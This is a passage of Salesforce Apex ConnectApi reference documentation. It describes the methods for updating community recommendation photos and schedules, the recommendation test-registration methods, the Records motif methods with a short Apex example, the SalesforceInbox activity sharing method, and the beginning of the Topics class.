Update a recommendation definition photo with a file that's been uploaded but requires cropping.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo updateRecommendationDefinitionPhotoWithAttributes(String communityId, String recommendationDefinitionId, ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the file ID, version number, and cropping parameters.

Return Value

Type: ConnectApi.Photo

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo, fileUpload)

Update a recommendation definition photo with a file that hasn't been uploaded and requires cropping.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Photo updateRecommendationDefinitionPhotoWithAttributes(String communityId, String recommendationDefinitionId, ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recommendationDefinitionId
Type: String

ID of the recommendation definition.

photo
Type: ConnectApi.PhotoInput

A `ConnectApi.PhotoInput` object specifying the cropping parameters.

fileUpload
Type: ConnectApi.BinaryInput

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: ConnectApi.Photo

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

`updateScheduledRecommendation(communityId, scheduledRecommendationId, scheduledRecommendation)`

Update a scheduled recommendation.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation updateScheduledRecommendation(String communityId, String scheduledRecommendationId, ConnectApi.ScheduledRecommendationInput scheduledRecommendation)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`scheduledRecommendationId`
Type: String

ID of the scheduled recommendation.

`scheduledRecommendation`
Type: `ConnectApi.ScheduledRecommendationInput`

A `ConnectApi.ScheduledRecommendationInput` object containing the properties to update.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

Ranking scheduled recommendations example

If you have these scheduled recommendations:

Scheduled Recommendations	Rank
ScheduledRecommendationA	1
ScheduledRecommendationB	2
ScheduledRecommendationC	3

And you include this information in the Scheduled Recommendation Input:

Scheduled Recommendation	Rank
ScheduledRecommendationD	2

The result is:

Scheduled Recommendation	Rank
ScheduledRecommendationA	1
ScheduledRecommendationD	2
ScheduledRecommendationB	3
ScheduledRecommendationC	4

`updateScheduledRecommendation(communityId, scheduledRecommendationId, rank, enabled, recommendationAudienceId)`

Update a scheduled recommendation with the specified parameters.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.ScheduledRecommendation updateScheduledRecommendation(String communityId, String scheduledRecommendationId, Integer rank, Boolean enabled, String recommendationAudienceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

scheduledRecommendationId
Type: String

ID of the scheduled recommendation.

rank
Type: Integer

Relative rank of the scheduled recommendation indicated by ascending whole numbers starting with 1.

Setting the rank is comparable to an insertion into an ordered list. The scheduled recommendation is inserted into the position specified by the `rank`. The `rank` of all the scheduled recommendations after it is pushed down. See Ranking scheduled recommendations example.

If the specified `rank` is larger than the size of the list, the scheduled recommendation is put at the end of the list. The `rank` of the scheduled recommendation is the size of the list, instead of the one specified.

If a `rank` is not specified, the scheduled recommendation is put at the end of the list.

enabled
Type: Boolean

Indicates whether scheduling is enabled. If `true`, the recommendation is enabled and appears in communities. If `false`, recommendations in feeds in the Salesforce1 mobile browser app aren't removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.

recommendationAudienceId
Type: String

ID of the recommendation definition that this scheduled recommendation schedules.

Return Value

Type: `ConnectApi.ScheduledRecommendation`

Usage

Community managers (users with the "Create and Set Up Communities" or "Manage Communities" permission) can access, create, and delete audiences, definitions, and schedules for community recommendations. Users with the "Modify All Data" permission can also access, create, and delete recommendation audiences, recommendation definitions, and scheduled recommendations.

Ranking scheduled recommendations example

If you have these scheduled recommendations:

Scheduled Recommendations	Rank
ScheduledRecommendationA	1
ScheduledRecommendationB	2
ScheduledRecommendationC	3

And you include this information in the Scheduled Recommendation Input:

Scheduled Recommendation	Rank
ScheduledRecommendationD	2

The result is:

Scheduled Recommendation	Rank
ScheduledRecommendationA	1
ScheduledRecommendationD	2
ScheduledRecommendationB	3
ScheduledRecommendationC	4

Recommendations Test Methods

The following are the test methods for `Recommendations`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

IN THIS SECTION:

setTestGetRecommendationForUser(communityId, userId, action, objectId, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

`setTestGetRecommendationForUser(communityId, userId, action, objectId, result)`

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectId,
ConnectApi.RecommendationCollection result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

`action`
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

`objectId`
Type: String

Specifies the object to take action on.

- If *`action`* is `follow`, *`objectId`* is a user ID, file ID, record ID, or topic ID (version 36.0 and later).
- If *`action`* is `join`, *`objectId`* is a group ID.
- If *`action`* is `view`, *`objectId`* is a user ID, file ID, group ID, record ID, custom recommendation ID, the enum `Today` for static recommendations, or an article ID (version 37.0 and later).

`result`
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getRecommendationForUser(communityId, userId, action, objectId)
- Testing ConnectApi Code

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0–35.0

Important: In version 36.0 and later, use `setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults, result)`.

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

result
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults)

Testing ConnectApi Code

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType contextAction, String contextObjectId,
ConnectApi.RecommendationChannel channel, Integer maxResults,
ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

result
Type: ConnectApi.RecommendationCollection

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, contextAction, contextObjectId, channel, maxResults)

Testing ConnectApi Code

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)

Registers a ConnectApi.RecommendationCollection object to be returned when getRecommendationsForUser is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0–35.0

Important: In version 36.0 and later, use setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults, result).

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType
contextAction, String contextObjectId, Integer maxResults,
ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

userId
Type: String

The ID for the context user or the keyword me.

action
Type: ConnectApi.RecommendationActionType

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

`contextAction`
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *`contextAction`* and *`contextObjectId`* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

`contextObjectId`
Type: String

ID of the object that the context user just performed an action on.

- If *`contextAction`* is `follow`, *`contextObjectId`* is a user ID, file ID, or record ID.
- If *`contextAction`* is `view`, *`contextObjectId`* is a user ID, file ID, group ID, or record ID.

Use *`contextAction`* and *`contextObjectId`* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

`maxResults`
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

`result`
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults)

Testing ConnectApi Code

`setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults, result)`

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType
contextAction, String contextObjectId, ConnectApi.RecommendationChannel channel, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel
Type: `ConnectApi.RecommendationChannel`

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- `DefaultChannel`—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

`maxResults`

Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

`result`

Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, channel, maxResults)

Testing ConnectApi Code

`setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)`

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

33.0–35.0

Important: In version 36.0 and later, use `setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults, result)`.

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectCategory,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

objectCategory
Type: String

- If *action* is `follow`, *objectCategory* is `users`, `files`, or `records`.
- If *action* is `join`, *objectCategory* is `groups`.
- If *action* is `view`, *objectCategory* is `users`, `files`, `groups`, `records`,`custom`, or `apps`.

You can also specify a key prefix, the first three characters of the object ID, as the *objectCategory*. Valid values are:

- If *action* is `follow`, *objectCategory* is `005` (users), `069` (files), or `001` (accounts), for example.
- If *action* is `join`, *objectCategory* is `0F9` (groups).
- If *action* is `view`, *objectCategory* is `005` (users), `069` (files), `0F9` (groups), `0RD` (custom recommendations), `T` (static recommendations), or `001` (accounts), for example.

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, or record ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, or record ID.

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

result
Type: `ConnectApi.RecommendationCollection`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults)

Testing ConnectApi Code

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults, result)

Registers a `ConnectApi.RecommendationCollection` object to be returned when `getRecommendationsForUser` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

36.0

Requires Chatter

Yes

Signature

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectCategory,
ConnectApi.RecommendationActionType contextAction, String contextObjectId,
ConnectApi.RecommendationChannel channel, Integer maxResults,
ConnectApi.RecommendationCollection result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

action
Type: `ConnectApi.RecommendationActionType`

Specifies the action to take on a recommendation.

- `follow`—Follow a file, record, topic, or user.
- `join`—Join a group.
- `view`—View a file, group, article, record, user, custom, or static recommendation.

objectCategory
Type: String

- If *action* is `follow`, *objectCategory* is `users`, `files`, `records`, or `topics`.
- If *action* is `join`, *objectCategory* is `groups`.
- If *action* is `view`, *objectCategory* is `users`, `files`, `groups`, `records`,`custom`, `apps`, or `articles` (version 37.0 and later).

You can also specify a key prefix, the first three characters of the object ID, as the *objectCategory*. Valid values are:

- If *action* is `follow`, *objectCategory* is `005` (users), `069` (files), `0TO` (topics), or `001` (accounts), for example.
- If *action* is `join`, *objectCategory* is `0F9` (groups).
- If *action* is `view`, *objectCategory* is `005` (users), `069` (files), `0F9` (groups), `0RD` (custom recommendations), `T` (static recommendations), `001` (accounts), or `kA0` (articles), for example, (version 370 and later).

contextAction
Type: `ConnectApi.RecommendationActionType`

Action that the context user just performed. Supported values are:

- `follow`
- `view`

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

contextObjectId
Type: String

ID of the object that the context user just performed an action on.

- If *contextAction* is `follow`, *contextObjectId* is a user ID, file ID, record ID, or topic ID.
- If *contextAction* is `view`, *contextObjectId* is a user ID, file ID, group ID, record ID, or article ID (version 37.0 and later).

Use *contextAction* and *contextObjectId* together to get new recommendations based on the action just performed. If you don't want recommendations based on a recent action, specify `null`.

channel
Type: ConnectApi.RecommendationChannel

Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are:

- CustomChannel1—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear.
- CustomChannel2—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- CustomChannel3—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- CustomChannel4—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- CustomChannel5—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels.
- DefaultChannel—Default recommendation channel. Recommendations appear by default on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template.

maxResults
Type: Integer

Maximum number of recommendation results; default is 10. Values must be from 1 to 99.

result
Type: ConnectApi.RecommendationCollection

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, channel, maxResults)

Testing ConnectApi Code

Records Class

Access information about record motifs, which are small icons used to distinguish record types in the Salesforce UI.

Namespace

ConnectApi

Records Methods

The following are methods for Records. All methods are static.

IN THIS SECTION:

getMotif(communityId, idOrPrefix)
Returns a `Motif` object that contains the URLs for a set of small, medium, and large motif icons for the specified record. It can also contain a base color for the record.

getMotifBatch(communityId, idOrPrefixList)
Gets a motif for the specified list of objects. Returns a list of `BatchResult` objects containing `ConnectApi.Motif` objects. Returns errors embedded in the results for those users that couldn't be loaded.

`getMotif(communityId, idOrPrefix)`

Returns a `Motif` object that contains the URLs for a set of small, medium, and large motif icons for the specified record. It can also contain a base color for the record.

API Version

28.0

Requires Chatter

No

Signature

```
public static ConnectApi.Motif getMotif(String communityId, String idOrPrefix)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`idOrPrefix`
Type: String

An ID or key prefix.

Return Value

Type: `ConnectApi.Motif`

Usage

Each Salesforce record type has its own set of motif icons. See `ConnectApi.Motif`.

`getMotifBatch(communityId, idOrPrefixList)`

Gets a motif for the specified list of objects. Returns a list of `BatchResult` objects containing `ConnectApi.Motif` objects. Returns errors embedded in the results for those users that couldn't be loaded.

API Version

31.0

Requires Chatter

No

Signature

```
public static ConnectApi.BatchResult[] getMotifBatch(String communityId, List<String>
idOrPrefixList)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

idOrPrefixList
Type: List<String>

A list of object IDs or prefixes.

Return Value

Type: BatchResult[]

The `BatchResult.getResults()` method returns a `ConnectApi.Motif` object.

Example

```
String communityId = null;
List<String> prefixIds = new List<String> { '001', '01Z', '069' };

// Get info about the motifs of all records in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.Records.getMotifBatch(communityId,
prefixIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the color of each motif.
        ConnectApi.Motif motif;
        if(batchResult.getResult() instanceof ConnectApi.Motif) {
            motif = (ConnectApi.Motif) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(motif.color);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
```

```
    }
}
```

SalesforceInbox Class

Access information about Automated Activity Capture, which is available in Einstein and Salesforce Inbox.

Namespace

ConnectApi

SalesforceInbox Methods

The following are methods for `SalesforceInbox`. All methods are static.

IN THIS SECTION:

shareActivity(activityId, sharingInfo)
Share specific emails or events with certain groups of users.

`shareActivity(activityId, sharingInfo)`

Share specific emails or events with certain groups of users.

API Version

39.0

Requires Chatter

No

Signature

```
public static ConnectApi.ActivitySharingResult shareActivity(String activityId,
ConnectApi.ActivitySharingInput sharingInfo)
```

Parameters

activityId
Type: String

The ID of the activity.

sharingInfo
Type: `ConnectApi.ActivitySharingInput`

A `ConnectApi.ActivitySharingInput` object.

Return Value

Type: `ConnectApi.ActivitySharingResult`

Usage

This method is a feature of both Sales Cloud Einstein and Inbox. It lets users connect their email and calendar to Salesforce. Then, their emails and events are automatically added to related Salesforce records. Users can specify who their individual emails and events are shared with.

Topics Class

Access information about topics, such as their descriptions, the number of people talking about them, related topics, and information about groups contributing to the topic. Update a topic's name or description, merge topics, and add and remove topics from records and feed items.

Namespace

ConnectApi

Topics Methods

The following are methods for `Topics`. All methods are static.

IN THIS SECTION:

assignTopic(communityId, recordId, topicId)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

assignTopicByName(communityId, recordId, topicName)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

createTopic(communityId, name, description)

Creates a topic. Only users with the "Create Topics" permission can create a topic.

deleteTopic(communityId, topicId)

Deletes the specified topic. Only users with the "Delete Topics" or "Modify All Data" permission can delete topics.

getGroupsRecentlyTalkingAboutTopic(communityId, topicId)

Returns information about the five groups that most recently contributed to the specified topic.

getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)

Returns up to five topics most recently used in the specified group.

getRecentlyTalkingAboutTopicsForUser(communityId, userId)

Topics recently used by the specified user. Get up to five topics most recently used by the specified user.

getRelatedTopics(communityId, topicId)

List of five topics most closely related to the specified topic.

getTopic(communityId, topicId)

Returns information about the specified topic.

getTopics(communityId, recordId)

Returns the first page of topics assigned to the specified record or feed item. Administrators must enable topics for objects before users can add topics to records of that object type.

getTopics(communityId)

Returns the first page of topics for the organization.

getTopics(communityId, sortParam)

Returns the first page of topics for the organization in the specified order.

getTopics(communityId, pageParam, pageSize)

Returns the topics for the specified page.

getTopics(communityId, pageParam, pageSize, sortParam)

Returns the topics for the specified page in the specified order.

getTopics(communityId, q, sortParam)

Returns the topics that match the specified search criteria in the specified order.

getTopics(communityId, q, pageParam, pageSize)

Returns the topics that match the specified search criteria for the specified page.

getTopics(communityId, q, pageParam, pageSize, sortParam)

Returns the topics that match the specified search criteria for the specified page in the specified order.

getTopics(communityId, q, exactMatch)

Returns the topic that matches the exact, case-insensitive name.

getTopicsOrFallBackToRenamedTopics(communityId, q, exactMatch, fallBackToRenamedTopics)

If there isn't an exact match, returns the most recent renamed topic match.

getTopicSuggestions(communityId, recordId, maxResults)

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

getTopicSuggestions(communityId, recordId)

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

getTopicSuggestionsForText(communityId, text, maxResults)

Returns suggested topics for the specified string of text.

getTopicSuggestionsForText(communityId, text)

Returns suggested topics for the specified string of text.

getTrendingTopics(communityId)

List of the top five trending topics for the organization.

getTrendingTopics(communityId, maxResults)

List of the top five trending topics for the organization.

mergeTopics(communityId, topicId, idsToMerge)

Merges up to five secondary topics with the specified primary topic.

reassignTopicsByName(communityId, recordId, topicNames)

Reassigns all the topics on a record or feed item, that is, removes all the assigned topics on a record or feed item and adds topics. Optionally, provides a list of suggested topics to assign to a record or feed item to improve future topic suggestions. Only users with the "Assign Topics" permission can remove topics from records or feed items and add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

unassignTopic(communityId, recordId, topicId)

Removes the specified topic from the specified record or feed item. Only users with the "Assign Topics" permission can remove topics from feed items or records. Administrators must enable topics for objects before users can add topics to records of that object type.

updateTopic(communityId, topicId, topic)

Updates the description or name of the specified topic or merges up to five secondary topics with the specified primary topic.

`assignTopic(communityId, recordId, topicId)`

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic assignTopic(String communityId, String recordId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`recordId`
Type: String

The ID for a record or feed item.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.Topic`

assignTopicByName(communityId, recordId, topicName)

Assigns the specified topic to the specified record or feed item. Only users with the "Assign Topics" permission can add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic assignTopicByName(String communityId, String recordId,
String topicName)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID of the record or feed item to which to assign the topic.

topicName
Type: String

The name of a new or existing topic.

Return Value

Type: `ConnectApi.Topic`

createTopic(communityId, name, description)

Creates a topic. Only users with the "Create Topics" permission can create a topic.

API Version

36.0

Requires Chatter

No

Signature

```
